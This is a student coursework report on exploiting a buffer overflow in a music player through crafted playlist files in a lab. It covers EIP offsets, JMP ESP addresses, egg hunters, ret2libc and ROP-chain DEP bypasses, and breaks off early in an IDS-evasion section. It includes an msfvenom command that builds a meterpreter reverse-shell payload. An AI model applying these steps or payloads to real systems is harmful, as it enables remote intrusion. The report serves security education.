



Abertay University

Exploit Development

Ethical Hacking 3 - CMP320
BSc(Hons) Ethical Hacking Year 3

Jack Clark - 1601798@uad.ac.uk
2018/19

Abstract

This paper discusses the ways that a buffer overflow vulnerability can be discovered and then exploited. It takes a known vulnerable application that is investigated and then exploited using the playlist and skin uploader function to successfully create a proof-of-concept and an advanced payload. The paper also discusses how Data Execution Prevention (DEP) when enabled prevents conventional buffer overflow exploits from being executed and explores the bypasses that currently exists: ROP Chains and ret2libc. This paper will also discuss how the exploits can be adapted to avoid Intrusion Detection Systems (IDS) to make them more effective in a real scenario.

Contents

1	Introduction	1
1.1	Background	1
1.2	Buffer Overflow Exploits	1
1.2.1	Mitigations	2
1.2.2	ASLR	2
1.2.3	DEP	2
1.2.4	Bypassing DEP	3
2	Procedure	4
2.1	Overview	4
2.2	Verifying Vulnerability Exists	4
2.3	Analysing Vulnerability	5
2.4	DEP Off	7
2.4.1	Proof of Concept	7
2.4.2	Advanced Payload	9
2.4.3	Summary	11
2.5	DEP On	12
2.5.1	ret2libc	12
2.5.2	ROP Chain	14
2.6	Skin Upload	16
2.6.1	Summary	17
3	Discussion	17
3.1	Intrusion Detection System Evasion	17
3.2	Future Work	18
4	Conclusion	19
	Appendices	21
	Appendix A DEP Off, Proof-of-Concept Script	21
	Appendix B DEP Off, Meterpreter Reverse Shell Script	23
	Appendix C DEP On, PoC Exploit	25
	Appendix D ROP Chain	26
	Appendix E DEP On, Advanced Payload	27

1 Introduction

1.1 Background

A buffer overflow occurs when an area of memory is given a value that is too large for the dedicated space. For example, this can occur when entering values into a text box. Typically the value entered into a text box will be assigned to a variable which will then be used later for processing, however if a value is entered that is too large for the allocated memory for the variable then this will cause a buffer overflow.

Without correct handling of this error, for example input validation, it can leave the application vulnerable. By exploiting a buffer overflow vulnerability an attacker can execute malicious code that can cause a denial of service or gain a remote shell on the target host (a remote shell is a command prompt that listens to the attacking device for commands to be run on the target device).

1.2 Buffer Overflow Exploits

As previously mentioned, a buffer overflow vulnerability exists when a larger than expected set of data exceeds the allocated memory for it. This overwrites the surrounding memory on the stack and can halt the execution of the target application. An attacker can leverage this however by determining how much data, for example the letter 'A', has to be sent to reach the Instruction Pointer (EIP). This fills the stack, an area of memory that is dedicated to handling temporary variables that are created during a programs execution, overwriting any values that existed before. An example of a buffer overflow vulnerability can be seen in Figure 1.




Figure 1: Buffer Overflow Example, (Cloudflare 2019)

The EIP is critical for a buffer overflow attack to be successful. The role

of the EIP is to point at the memory address of the instruction that is to be executed next. If an attacker can determine how many A's to send to reach this then they can control the EIP, resulting in them being able to execute arbitrary code, in the form of shellcode.

1.2.1 Mitigations

Buffer overflow vulnerabilities have existed for a long time. As such, modern Operating Systems (OS) implement multiple countermeasures to make it more difficult for an attacker to exploit the vulnerability. These countermeasures include Address Space Layout Randomisation (ASLR) and Data Execution Prevention (DEP).

1.2.2 ASLR

ASLR was first introduced to Windows when Vista was released. ASLR operates by randomly positioning system files in memory when a program is run. This makes exploiting a buffer overflow vulnerability more difficult as an exploit typically relies on the use of these system files (DLL's) to execute the shellcode on the stack.

ASLR would typically make it very difficult to exploit the vulnerability, however DLL's can be developed for the software in particular. This then relies on the developer of the software compiling the DLL's with ASLR enabled. If it has been compiled without ASLR then the DLL's won't be randomly assigned in the stack and will always load at the same address when the program is loaded.

1.2.3 DEP

Beginning with Windows XP, Microsoft implemented DEP into Windows, again resulting in buffer overflow vulnerabilities being made more difficult to exploit. DEP works by marking specific areas of memory, for example the stack and heap, as non-executable. This means that conventional buffer overflow attacks aren't able to execute the shellcode that is placed on the stack. When Microsoft released DEP, multiple options for its operation were included (Support.microsoft.com 2019):

- OptIn This is the default setting for DEP. This allows only Windows core files to be protected by DEP. Any DLL's that are shipped with the software aren't protected.
- OptOut This setting offers more protection than OptIn despite the name. This protects all Windows core files and any software that is installed with

DEP, and the user needs to opt-out of the protection for a specific piece of software.

- **AlwaysOn** The AlwaysOn options for DEP is similar to OptOut however there is no option to exempt software from DEP.
- **AlwaysOff** This setting turns DEP off completely. This means that the entire OS is unprotected and is the easiest to exploit as shellcode can be executed freely.

1.2.4 Bypassing DEP

Although DEP makes it more difficult to exploit a buffer overflow vulnerability, it doesn't make it impossible. Two common bypasses can be used:

- **Return to C Library**
Although DEP lists the stack as `NON_EXECUTABLE` a program can call system functions to perform specific actions. The Return To C Library (`ret2libc`) attack typically calls the `WinExec()` C library function that accepts multiple parameters to execute. These parameters include a memory address, code to be executed that is included in the stack (provided inside the buffer), a pointer to the `ExitProcess()` function, which is required for `WinExec()` to operate, and also a Window Style. This exploit is extremely effective against DEP as the `WinExec()`, and further the C Library, exist within executable space (Corelean 2019).
- **ROP and ROP Chains**
Return Oriented Programming makes use of `RETURN` statements within system files (ROP gadgets) that when chained together, creating a ROP chain, can be used to execute a specific task. By combining the ROP gadgets into a chain, it can be placed inside the exploit before the shellcode so that the `RETURN` statements are executed before the shellcode.

Most typically, a ROP chain is used to disable DEP or create an executable area of memory using the `VirtualAlloc()` function, which on completion allows the shellcode to execute that follows the ROP chain.

2 Procedure

2.1 Overview

The target application is Cool Music Player. A piece of software that is used to play music and can load playlists in the form of `.m3u` files. The application is believed to contain a buffer overflow vulnerability.

Throughout the investigation of the target application, a methodology was followed consisting of proving the vulnerability exists, investigating the flaw further, producing a proof-of-concept exploit and then executing an advanced exploit. Both of the exploits mentioned are conducted with DEP off and then on.

To initially investigate the victim application, a debugger must be used to allow the application memory and key areas such as the values of the registers to be viewed while the application is running. The debuggers used throughout include Ollydbg (Ollydbg.de 2019) and Immunity Debugger (Immunityinc.com 2019). By having the ability to view the stack and registers during application execution, it allows breakpoints to be set and the state of the buffer to be examined so that an exploit can be developed. Throughout the investigation, to generate a `.m3u` file with the exploit in it, the Python language was used to develop scripts that would produce the file.

2.2 Verifying Vulnerability Exists

As previously discussed, the first stage of the investigation is to verify that there is a buffer overflow vulnerability within the application. It has been highlighted that the vulnerability may exist when uploading a playlist file, the type of which is a `.m3u` file. It can be assumed that there may be a vulnerability as it is a vector for uploading a file, allowing the user to input data.

To verify if the vulnerability exists, a Python script (Figure 2) was written to generate the playlist file with a large number of the character 'A'. Initially a value of 1000 was tested and the application crashed. If however the application didn't crash then the value of 1000 would be incremented by 500 until the program did crash.

```
buffer = "A" * 1000

f = open("proof.m3u", "w+")
f.write(buffer)
f.close()
```

Figure 2: Overflow Test

On inspecting the value of `EIP` it can be seen that the value is equal to `41414141`. The value `41` is the ASCII value for the character 'A'. This proves that there is a buffer overflow vulnerability as the `EIP` has been overwritten.

2.3 Analysing Vulnerability

After proving that the buffer overflow vulnerability exists, it must now be determined how large the buffer is, in other words what the distance to the EIP is so that it can be controlled. To calculate the distance to EIP, first a pattern must be created that allows for an easy calculation of how far it takes to reach EIP. The tool `pattern_create.exe` was used as it creates a pattern of characters that are unique but can be reversed. The tool accepts a value for how long the output should be and the resulting output can then be placed within a new Python script (Figure 3) replacing the buffer of A's.

[illegible]

Figure 3: Pattern Script

When the above script is executed within the application, the EIP will be overwritten with a value from the file as it is already known that 1000 characters causes an overflow. The value returned can then be input to the tool `pattern_offset.exe` along with the length of the pattern which will return the required number of characters to get to EIP.




Figure 4: pattern_offset.exe result

As can be seen above (Figure 4), the value of EIP is 346E4133 which when entered into pattern_offset.exe returns the value 401. This means that if 401 A's are entered then the next value to be added will be at the EIP.

A final step while analysing the vulnerability is to check if the shellcode is continuous, in that it is placed directly after the EIP. This is important as there is the possibility that other functions are called after the file input they may place values onto the stack, overwriting the shellcode. This could also be caused by the shellcode itself adding values to the stack. If this is the situation then multiple bytes with the value \x90 (NOP) can be placed before the shellcode so that the these are overwritten instead. Since a NOP doesn't do anything in effect other than pad, if nothing is overwritten or there are some NOP's leftover then the application will simply skip through them to the shellcode.

00131DE4	41414141	AAAA
00131DE8	41414141	AAAA
00131DEC	42424242	BBBB
00131DF0	43434343	CCCC
00131DF4	44444444	DDDD
00131DF8	45454545	EEEE
00131DFC	46464646	FFFF

Figure 5: Continuous Shellcode Check

From uploading the file, it can be seen in Ollydbg that all six sets of data are next to one another and directly below the **EIP**. This means that no **NOP**'s are required, however they may still be included for safety.

2.4 DEP Off

As previously discussed, multiple exploits will be conducted with both DEP on and off. The following exploits will aim to produce a proof-of-concept (PoC) exploit by opening the Calculator application. The following exploit will further the PoC by adapting it to produce a reverse meterpreter shell.

2.4.1 Proof of Concept

A common PoC to verify that a vulnerability can be exploited is to execute a fairly simple payload. In this case the payload will contain shellcode that will open **calc.exe**. Due to the previous steps while investigating that the vulnerability exists, it is known that the shellcode is placed directly after the **EIP**. The following step to exploit the vulnerability is to find an instruction that will begin the execution of the shellcode.

When the application is executing the file that has been uploaded, it will execute until it reaches the overflowed **EIP**. The **EIP** could be replaced with a hardcoded value for **ESP**, which contains the address for the top of the stack. This would then be executed and begin running the shellcode on the stack. The issue with using a hardcoded **ESP** value however is that the location of items on the stack can change meaning that the value of **ESP** could inadvertently point to the wrong location. To mitigate this risk, an instruction can be used from within Windows system or application files. The command in question is **JMP ESP** and can be located using the **findjmp.exe** command and a file to be searched for one.

To discover the files that can be used to search for a **JMP ESP**, the program must first be loaded into a debugger and the Executable Modules window can be inspected. This window lists the files that are loaded with the application. In this instance the file **kernel32.dll** will be used.

```

C:\cmd>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0    call esp
0x7C86467B    jmp esp
0x7C868667    call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses

```

Figure 6: findjmp.exe result

The result above shows that there are three results that can be used. The instruction `CALL ESP` does a similar job to `JMP ESP` however the address that is going to be used is `0x7C86467B`. This is inserted in place of the EIP using the following command in the Python script:

```
eip += struct.pack('<L', 0x7C86467B)
```

When the file is executed it will now reach the `JMP ESP` and jump to the beginning of the shellcode (as the shellcode is directly after the EIP). The next and final step is to implement the payload that is to be executed.

The shellcode to be used will open a `calc.exe`. Due to the shellcode being large in size, an egg hunter can be used. An egg hunter is a small piece of shellcode that executes and searches the entire stack for a predefined tag. This tag is placed at the beginning of the payload shellcode (for example, `calc.exe` shellcode), and once the egg hunter discovers it, it begins execution of the shellcode that follows. To generate the egg hunter shellcode, the framework `mona.py` can be used within the Immunity Debugger. The command `!mona.py egg` can be used when the application is loaded in the debugger. The resulting shellcode can then be placed within the script after the EIP and the `calc.exe` payload can be placed afterwards with the tag `w00tw00t` placed before it.




Figure 7: Successful PoC Exploit

Once the script has been executed, it will provide a `.m3u` file that can be loaded into the application. On loading the file, a `calc.exe` window loads and this shows a successful exploit (Figure 7). Based on this information, an advanced exploit can be developed to extend this.

See Appendix A for full PoC script.

2.4.2 Advanced Payload

As mentioned previously, an advanced exploit can be built based on the PoC. The exploit of choice is a meterpreter reverse shell. This will connect the target device to a meterpreter listener on another host, giving an attacker access to the device while being able to execute arbitrary commands.

Due to the egg hunter that was used in the previous exploit, it is trivial to adapt the previous script to use an advanced payload. The only item that will need changed is the payload itself. To generate the payload, the following command was executed on Kali Linux:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/
reverse_tcp LHOST=4444 -e x86/alpha_upper -b '\x00\x0a\x0d'
--smallest -f python > shell.py
```

The resulting shellcode can then be put in place of the `calc.exe` shellcode. The reverse shell requires a listener to be generated. For this test, the listener can be created using MSFGUI on the Windows XP machine. To create the listener, the payload `windows/meterpreter/reverse_tcp` has to be loaded. The `LPORT` option can be set to `4444` and the listener can be started by clicking **Run in Console**. The above settings can be viewed in the following figure.

Windows Meterpreter (Reflective Injection), Reverse TCP Stager

Rank: Normal

Description Connect back to the attacker, inject the meterpreter server DLL via the Reflective DLL Injection payload (staged)

References:
URL: <http://www.harmonysecurity.com/ReflectiveDllInjection.html>

Authors: skape, sf, hdm

License: Metasploit Framework License (BSD)

Version: 10394, 12600, 8984

EnableUnicodeEncoding Automatically encode UTF-8 strings as hexadecimal ☒

LPORT The listen port

VERBOSE Enable detailed status messages ☐

AutoSystemInfo Automatically capture system information on initialization. ☒

WORKSPACE Specify the workspace for this module

AutoRunScript A script to run automatically on session creation.

ReverseConnectRetries The number of connection attempts to try before exiting the process

LHOST The listen address

InitialAutoRunScript An initial script to run on session creation (before AutoRunScript)

ReverseListenerComm The specific communication channel to use for this listener

AutoLoadStdapi Automatically load the Stdapi extension ☒

ReverseListenerBindAddress The specific IP address to bind to on the local system

EXITFUNC Exit technique: seh, thread, process, none

☒ display ☐ encode/save

Figure 8: Meterpreter Listener Setup

With the listener running, the script can be run and the generated `.m3u` file can be loaded into the application. When executed, the target will connect to the listener and a meterpreter session is created. From here, a vast range of commands can be executed. For example the command `getsystem` can be executed through the listener to attempt to get an elevated privilege shell.




Figure 9: Successful Advanced Exploit and Connection

The meterpreter reverse shell exploit was a success. To further the exploit, the listener could be on another device, for example on a Kali machine. This was attempted between the Windows XP and Kali Virtual Machines (VM) however there was an issue with getting the VM's to connect to one another. This was tested by attempting to ping one another after changing the network settings however the ping failed.

See Appendix B for the full advanced exploit script.

2.4.3 Summary

The application clearly has a buffer overflow vulnerability that with DEP disabled, makes it trivial to successfully exploit, as proved. It allowed a reverse shell to be created which has the power to allow an attacker to perform severe damage.

2.5 DEP On

After proving that the vulnerability exists with DEP off, the vulnerability can now be tested with DEP on. The DEP settings can be found in System Properties under the Performance options. The second of the two radio buttons must be selected and the system restarted for the change to take effect.




Figure 10: DEP On

With DEP turned on, as previously mentioned, it marks the stack as `NON_EXECUTABLE` meaning that the previous exploits won't work. To bypass this `ret2libc` and ROP chains are used. To begin, with DEP on the distance to EIP can change slightly from what it was previously. To check this `pattern_create.exe` and `pattern_offset.exe` were used again (as detailed in Section 2.3). It was found that the distance to EIP had changed to 407 from the original value of 401.

2.5.1 ret2libc


As discussed in Section 1.2.4, DEP can be bypassed using `ret2libc` which relies on calling functions from the C Library and passing values as parameters to

execute the payload. By passing the payload to the `WinExec()` command it is executed out-with the DEP protected area of memory and is fairly simple to call from within.

With this exploit, it still includes the initial buffer of A's to fill the stack, however a slight change must be made to the buffer. To increase reliability with the `ret2libc` exploit, the shellcode to be executed is included at the beginning of the buffer. For this example, a `calc.exe` window will be opened again. To generate the buffer, the change to the previous code is as follows:

```
shellcode = "cmd /c calc \&"
padding = "A" * (407 - (len(shellcode)))
```

The adjustment to the padding allows for room for the shellcode. The memory address for `WinExec()` must be found to enable the file to call the function, and at the same time the memory address for `ExitProcess()` must be found as this has to be passed to `WinExec()`. The tool `arwin.exe` is used to search system files for the above functions.



```
C:\cmd>arwin.exe kernel32 WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x7c8623ad in kernel32

C:\cmd>arwin.exe kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32
```

Figure 11: `arwin.exe` result

Figure 11 above shows that `WinExec()` is located at `0x7C8623AD` and `ExitProcess()` at `0x7C81CAFA`. These values can be added to the script with `WinExec()` in place of the `EIP` and `ExitProcess()` packed below it. The final step to the exploit is to investigate where the shellcode is placed in the stack. To perform this, the current script can be executed and the `.m3u` file loaded into the application while it is loaded in a debugger. A breakpoint must be set at the address of `WinExec()` and when the application pauses at the breakpoint the stack can be searched for the shellcode.

When the shellcode is found the memory address that it is stored at can be packed after the `ExitProcess()` address. The script can be executed and the `.m3u` file loaded into the application. The result should be the same as when DEP was off, a calculator window should open.

See Appendix C for the full `ret2libc` script.




Figure 12: Binary Search For Shellcode

2.5.2 ROP Chain

As mentioned previously, a ROP chain can be used to turn DEP off completely or for a section of memory. Due to this, it allows shellcode to be executed meaning that more advanced payloads can be launched similar to that of the previous advanced exploit.

To begin the exploit, ROP chains need to be generated to actually be used. To do this, the tool `mona.py` can be used again within the Immunity Debugger. When the application is run while attached to the debugger, the following command can be executed in Immunity:

```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

The above command can be broken down into multiple sections with the most critical to the exploit being the final, `'\x00\x0a\x0d'`. These values are equal to a NULL byte, a Line Feed and Carriage Return and can stop the execution of the exploit so it is best to avoid these. The system file that is used, `msvcrt.dll`, is one of the many that are loaded into the application when it is run. The `mona.py` command creates a file named `rop_chains.txt` in the Immunity directory that contains the ROP chains that it has generated.

On inspection of the file, ROP chains for four different functions have been generated however only a ROP chain that is complete can be used. If a ROP chain is incomplete a comment next to it will have a small symbol, `[-]`, next to it. On inspection, only one ROP chain is complete and it is for the `VirtualAlloc()` function (the full ROP chain can be found in Appendix D).

In previous exploits, a `JMP ESP` was used to begin the execution of the shellcode, however since DEP is turned on this can't be used. Instead a `RET` (return)

statement is used as this will start the ROP chain with each ROP gadget calling a `RET` to execute the next. To find a `RET` that can be used, the following command is used in Immunity:

```
!mona find -type instr -s "retn" -m msvcrt.dll  
-cpb '\x00'\x0a'\x0d'
```

Each of the requirements for the exploit have been retrieved. The script can be constructed in the order of the buffer followed by the `RET` and ROP chain. Following the chain the shellcode can be placed. On execution of the ROP chain it will pass down to the shellcode and execute as if DEP is off.




Figure 13: Successful ROP Chain Exploit

While developing the exploit, as a PoC shellcode was used to produce `calc.exe`. However, when the ROP chain is executed there is only 13 bytes of space afterwards. Due to this a smaller shellcode had to be found. A small 16-byte calculator was found, however again there isn't enough room for this shellcode as the buffer is repeated and overwrites the last 3 bytes. It was discovered while testing that by placing `NOP`'s after the ROP chain to fill the remainder of the buffer, the initial buffer is executed as `INC EAX` which is unusual. However, this can be exploited by placing the shellcode within the buffer. The downside to this is that the application appears to be stuck in a loop, continuously executing the buffer. It was decided that an advanced payload, in the form of a reverse shell, would be best to be avoided as this could cause a lot of connections to be inadvertently made.

See Appendix E for the PoC ROP chain exploit.


2.6 Skin Upload

It was discovered that there is a second vector for uploading a file. The application supports loading skins to change the way the interface looks and this allows .ini files to be uploaded. To verify that the exploit exists for this vector, the steps detailed in Sections 2.2 and 2.3 were conducted again. This resulted in the distance to EIP being 478. With the vulnerability existing, the vulnerability was targeted using ret2libc and ROP chains to perform an advanced attack as there is much more space for shellcode.

- ret2libc

To attempt to exploit the vulnerability using ret2libc, the steps detailed in section 2.5.1 were followed again. This included using the same shellcode as a PoC had to be performed first to ensure that it was possible.

When executing the exploit however, the application kept crashing revealing that there was an issue. On inspection, it revealed that the initial buffer didn't equal out to an exact 4 bytes forcing the WinExec() address to fill the space. This resulted in the last byte of the address to move to the address in memory before its placement meaning that the WinExec() call couldn't be used.



0012BE88	41414141	AAAA
0012BE8C	41414141	AAAA
0012BE90	41414141	AAAA
0012BE94	41414141	AAAA
0012BE98	41414141	AAAA
0012BE9C	41414141	AAAA
0012BEA0	41414141	AAAA
0012BEA4	AD414141	AAA↓
0012BEA8	FA7C8623	#3!·
0012BEAC	C97C81CA	些ü!r
0012BEB0	000012BC	2 4..
0012BEB4	00000000
0012BEB8	00000000
0012BEBC	00000000
0012BEC0	00000000

Figure 14: Offset Issue with ret2libc

To mitigate this, an extra 'A' was added as this would complete the incomplete data at the memory address however this failed. Due to this, an exploit isn't possible.

- ROP chain

Again, to exploit a ROP chain the steps in Section 2.5.2 were followed. The only difference was that the EIP has changed to 478, as mentioned earlier. When testing this, the ROP chain executed successfully however

there is a NULL byte at the end which stops the execution of the application. Due to this, an exploit isn't possible using this ROP chain.

0012BED8	F4001000	.>.q
0012BEDC	F4000040	@..q
0012BEE0	77C53C24	\$<+w msvert.77C53C24
0012BEE4	77C53C24	\$<+w msvert.77C53C24
0012BEE8	0012BEFC	?%#.
0012BEEC	00000001	@...
0012BEF0	F4001000	.>.q
0012BEF4	F4000040	@..q
0012BEF8	77C1110C	.4+w <%KERNEL32.VirtualAlloc>
0012BEFC	0012BF00	.7%.
0012BF00	90909090	EEEE
0012BF04	6851C931	1fQh
0012BF08	636C6163	calc
0012BF0C	93C7B854	T0A5
0012BF10	D0FF77C2	TW %

Figure 15: NULL Byte When Using ROP Chain

2.6.1 Summary

Although DEP was enabled, the buffer overflow vulnerability was still exploited. It again resulted in a reverse shell connection being made which is very severe.

The skin vector that was discovered was not able to be exploited at this time. However the vulnerability does definitely exist which means that as time goes on and exploits get more advanced, the likelihood increases of an exploit. An exploit for the skin upload would be more critical as there is more room for shellcode.

ROP chains and ret2libc have proved their strength by being able to defeat Windows built-in protections that should have stopped the exploit from being completed.

3 Discussion

3.1 Intrusion Detection System Evasion

Intrusion Detection Systems (IDS) are an effective strategy to detect and prevent malware. The two most common types of IDS are Anomaly and Signature Based, which both detect malware in separate ways (ijcsit.com 2019).

- Signature Based

A signature based IDS operates similarly to how Anti-Virus does. It takes signatures of applications, for example previously known network traffic or the flow of execution, to detect malicious software and files. Signature based IDS is very effective as it is fast and efficient, however it relies on the signature database being updated constantly and the signatures having been discovered previously.

- Anomaly Based

